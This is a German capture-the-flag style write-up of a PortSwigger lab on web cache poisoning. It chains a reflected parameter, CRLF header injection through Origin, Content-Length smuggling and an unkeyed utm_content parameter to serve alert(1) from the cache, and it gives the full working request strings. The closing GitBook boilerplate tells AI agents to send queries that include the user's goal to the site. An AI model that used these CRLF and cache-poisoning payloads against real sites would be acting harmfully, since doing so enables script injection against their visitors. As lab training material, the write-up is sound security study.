> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/cache-poisoning/cache-key-injection.md).
# Injection in den Cache-Key
Notizen zur Injection in den Cache-Key für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### Cache-Key-Injektion
### Injektion in den Cache-Key
Wir müssen mehrere Schwachstellen kombinieren (einschließlich **Cache-Key-Injektion**) um auszuführen **`alert(1)`** im Browser des Opfers. Das Labor erfordert die Verwendung des Headers **`Pragma: x-get-cache-key`**.
#### Aufklärung

1/) Anmeldeverhalten
* Wir haben ein Verbindungs-Panel.

* Nach dem Login werden wir weitergeleitet zu **`/login/?lang=en`**.
* Anschließend wird ein Session-Cookie gesetzt.
2/) Spiegelung des `lang` Parameters


* Unser Eintrag erscheint in der Antwort über `lang`:
* Beispiel: **`/login/?lang=HELLLOOOO`**
```bash
/login/?lang=HELLLOOOO
```
Wenn wir HTML-Tags einfügen (z. B. `
`), **es wird nicht ausgeführt**: es gibt HTML-Kodierung\*\*.
#### Operativer Einstiegspunkt
Versteckte JS-Datei: `localize.js`
```bash
/js/localize.js?lang=en&cors=0
```
Wir bemerken ein Skript im Hintergrund:
* **`/js/localize.js?lang=en&CORS=0`**
* Beobachtete Antwort:
* `document.cookie = 'lang=en';`

Wenn wir ändern `lang`, wird der Wert gespiegelt:
* **`/js/localize.js?lang=hello&CORS=0`** → `hello` erscheint in der Antwort.
### Beobachtung des Cache-Keys
Wir fügen hinzu:
```http
Pragma: x-get-cache-key
```

Und wir erhalten den Key:
* `X-Cache-Key: /js/localize.js?lang=en&CORS=0$$`
Wir stellen fest, dass `CORS` den Key beeinflusst und dass wir beim Spielen **Origin** + `CORS`, variieren können, was in den Cache gelangt.
### Header-Injektion über Back Cart
Wir verwenden CRLF-Injektion:
* `%0d%0a`
```
man ascii
```
#### 1) Test: Cookie-Injektion
Wir senden:

* `Origin: hello%0d%0aSet-Cookie:%20csrfKey=a`
Ergebnis: Der Cookie wird auf der Antwortseite korrekt interpretiert.
#### JavaScript-Injektion durch Manipulation `Content-Length`
Wir versuchen dann, Inhalt mit folgendem in die Antwort einzuschleusen:

* `Origin: x%0d%0aContent-Length:%208%0d%0a%0d%0aalert(1)$$$$`
In der Antwort finden wir **`alert(1)`**.
#### Gezielte versteckte Antwort erstellen

Damit der Server diese Version speichert (mit `alert(1)`), wird die **Cache-Key** muss er mit einem Format übereinstimmen, das unseren injizierten `Origin`, zum Beispiel:
{% code overflow="wrap" %}
```http
X-Cache-Key: /js/localize.js?lang=hello&cors=1$$origin=hello%0d%0aContent-Length: 8%0d%0a%0d%0aalert(1)
```
{% endcode %}
#### Versatz auf der Opferseite über einen ignorierten Parameter

Wir suchen nach einem vom Cache ignorierten Parameter (gefunden mit Param Miner):
* **`utm_content`**

Wir verwenden den Cache-Key erneut und platzieren die Nutzlast in `utm_content` um die vergiftete Ressource auszuliefern, während wir besuchen `lang=en`.
Endgültige Anfrage (wie wir sie verwendet haben):
{% code overflow="wrap" %}
```bash

GET /login?lang=en?utm_content=x%26cors=1%26x=1$$origin=x%250d%250aContent-Length:%208%250d%250a%250d%250aalert(1)$$%23 HTTP/2
```
{% endcode %}
Wenn das Opfer die Seite in **`/login/?lang=en`** (über Weiterleitung) wird der vergiftete Inhalt aus dem Cache ausgeliefert, und **`alert(1)`** wird ausgeführt.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/cache-poisoning/cache-key-injection.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)